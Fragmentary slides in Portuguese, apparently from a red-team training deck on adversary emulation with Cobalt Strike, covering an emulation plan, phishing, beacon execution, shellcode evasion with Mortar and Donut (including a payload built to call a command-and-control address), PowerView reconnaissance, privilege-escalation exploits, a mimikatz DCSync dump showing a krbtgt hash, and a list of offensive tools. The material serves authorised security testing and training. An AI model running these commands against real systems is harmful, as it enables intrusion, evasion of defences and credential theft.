
- O mesmo que o Short Haul, mas ainda mais baixo e lento.
- Tempos de retorno de chamada lentos. Tempos de retorno de chamada de mais de 24 horas são comuns.



# Criando um plano de Emulação


- Um plano de emulação de ameaças é uma estratégia abrangente projetada para simular ataques cibernéticos do mundo real e avaliar a eficácia dos controles de segurança e procedimentos de resposta a incidentes de uma organização. O objetivo de um plano de emulação de ameaças é identificar pontos fracos na postura de segurança de uma organização e melhorar sua postura geral de segurança por meio de testes e avaliações proativos.
- Aqui estão as etapas para criar um plano de emulação de ameaças:
  1. Identifique potenciais agentes de ameaças e cenários de ataque
  2. Defina o escopo do teste
  3. Desenvolva o plano de teste
  4. Realize os testes
  5. Avalie os resultados
  6. Desenvolva um plano de correção
  7. Repita o processo

# Cobalt Strike Emulation - Phishing




Fake US Example

# Cobalt Strike Emulation - Phishing



Russian Bank APT Group

# Cobalt Strike Emulation - Execução




The screenshot shows the Cobalt Strike interface. The top window displays a process list with columns for Name, PID, CPU, I/O total, Private b..., and User name. The 'notepad.exe' process is highlighted in green. Below the process list, a terminal window shows the following commands and output:

```
beacon> runu 7696 calc
[*] Tasked beacon to execute: calc as a child of 7696
[+] host called home, sent: 20 bytes
beacon> runu 9748 calc
[*] Tasked beacon to execute: calc as a child of 9748
[+] host called home, sent: 20 bytes
beacon> runu 7696 notepad
[*] Tasked beacon to execute: notepad as a child of 7696
[+] host called home, sent: 23 bytes
```

# Cobalt Strike Emulation - Evasion (Mortar Loader)


## Objetivo:

- Oculta chamadas de API do Windows;
- Codificação de strings maliciosas usadas em indicadores de comprometimento (CreateProcess, VirtualAlloc e etc);
- Gerando um Shellcode encriptado e técnicas de injeção de processo;



# Cobalt Strike Emulation - Evasion (Mortar Loader)

- Exemplo: Gerando um Shellcode com msfvenom e usando o mortar para encriptar o shellcode.



# Cobalt Strike Emulation - Evasion (DONUT)

- Donut é uma ferramenta de geração de shellcode que cria cargas úteis de shellcode x86 ou x64 a partir de .NET Assemblies. Esse shellcode pode ser usado para injetar o Assembly em processos arbitrários do Windows.
- De qualquer forma, o .NET Assembly é criptografado com a cifra de bloco Chaskey e uma chave de 128 bits gerada aleatoriamente. Depois que o Assembly é carregado por meio do CLR, a referência original é apagada da memória para impedir os scanners de memória.

```
PS C:\Testing\donut> .\donut.exe
[ Donut .NET Loader v0.1
[ Copyright (c) 2019 TheWover, Odzhan

[ no .NET assembly specified.

usage: donut [options] -f <.NET assembly> | -u <URL hosting donut module>

    -f <path>           .NET assembly to embed in PIC and DLL.
    -u <URL>           HTTP server hosting the .NET assembly.
    -c <namespace.class> The assembly class name.
    -m <method>        The assembly method name.
    -p <arg1,arg2...>  Optional parameters for method, separated by comma or semi-colon.
    -a <arch>          Target architecture : 1=x86, 2=amd64(default).
    -d <name>          Domain name to create for assembly. Randomly generated by default.

examples:


    donut -a 1 -c TestClass -m RunProcess -p notepad.exe -f loader.dll
    donut -f loader.dll -c TestClass -m RunProcess -p notepad.exe -u http://remote_server.com/modules/
PS C:\Testing\donut> .\donut.exe -f .\SILENTRINITY_DLL.dll -c ST -m Main -p http://192.168.197.134:80

[ Donut .NET Loader v0.1
[ Copyright (c) 2019 TheWover, Odzhan

[ Instance Type : PIC
[ .NET Assembly : .\SILENTRINITY_DLL.dll
[ Class : ST
[ Method : Main
[ Target CPU : AMD64

[ Creating payload...ok.
[ Saving to disk...ok.
PS C:\Testing\donut> $filename = "C:\\Testing\donut\payload.bin"
PS C:\Testing\donut> [Convert]::ToBase64String([IO.File]::ReadAllBytes($filename)) | clip
```

# Cobalt Strike Emulation – Pós Exploração



```
beacon> powershell-import /root/Veil-PowerView/powerview.ps1
[*] Tasked beacon to import /root/Veil-PowerView/powerview.ps1
[+] host called home, sent: 181823 bytes
beacon> powershell Invoke-FindLocalAdminAccess
[*] Tasked beacon to run: Invoke-FindLocalAdminAccess
[+] host called home, sent: 35 bytes
[+] received output:


[*] Running FindLocalAdminAccess on domain with delay of 0
[*] Querying domain corp.acme.com for hosts...

[*] Checking hosts for local admin access...

[+] Current user 'CORP\Whatta.Hogg' has local admin access on WIN8WORKSTATION.corp.acme.com (172.16.48.83)

beacon>
```

external	internal	user	computer	note	pid	last
192.168.95.1	172.16.48.80	Whatta.Hogg	WIN7WORKST...		1808	421ms



external	internal	user	computer	note	pid
172.16.14.129	172.16.14.129	user	WIN-P0KPH208AKS		2132
172.16.14.222	172.16.14.222	user *	DESKTOP-F4PPS7F		3232
172.16.14.222	172.16.14.222	user	DESKTOP-F4PPS7F		5012

```
beacon> elevate


Beacon Exploits
-----
Exploit      Description
-----
ms14-058     TrackPopupMenu Win32k NULL Pointer Dereference (CVE-2014-4113)
ms15-051     Windows ClientCopyImage Win32k Exploit (CVE 2015-1701)
ms16-016     mrxdav.sys WebDav Local Privilege Escalation (CVE 2016-0051)
ms16-032     Secondary Logon Handle Privilege Escalation (CVE-2016-099)
uac-dll      Bypass UAC
uac-eventvwr Bypass UAC with eventvwr.exe
uac-wscript  Bypass UAC with wscript.exe

beacon> elevate ms15-051
[*] Task Beacon to run windows/ beacon_smb/bind_pipe (127.0.0.1:9976) via ms15-051
[+] host called home, sent: 338451 bytes

[WIN-P0KPH208AKS] user/2132
```




# Ferramentas adicionais

 365-Stealer.zip	Add files via upload
 ADSearch.zip	Add files via upload
 ArtifactKit Cobalt Strike.zip	Add files via upload
 ElevateKit.zip	Add files via upload
 PEASS-ng.zip	Add files via upload
 PowerUpSQL.zip	Add files via upload
 Rubeus.zip	Add files via upload
 Seatbelt.zip	Add files via upload
 SharPersist.zip	Add files via upload
 SharpUp.zip	Add files via upload
 SharpView.zip	Add files via upload
 SharpWMI.zip	Add files via upload
 SweetPotato.zip	Add files via upload
 ThreatCheck.zip	Add files via upload
 mimikatz.zip	Add files via upload

<https://github.com/CyberSecurityUP/Red-Team-Management/tree/main/Adversary%20Emulation/Tools>

# Cobalt Strike Emulation – Privilege Escalation



```
beacon> dcsync els.bank
[*] Tasked beacon to run mimikatz's @lsadump::dcsync /domain:els.bank /all /csv command
[+] host called home, sent: 296050 bytes
[+] received output:
[DC] 'els.bank' will be the domain
[DC] 'bank-dc.els.bank' will be the DC server
[DC] Exporting domain 'els.bank'
502  krbtgt a0c457fa4c09f02a22a6d7ed86a3a14c 514
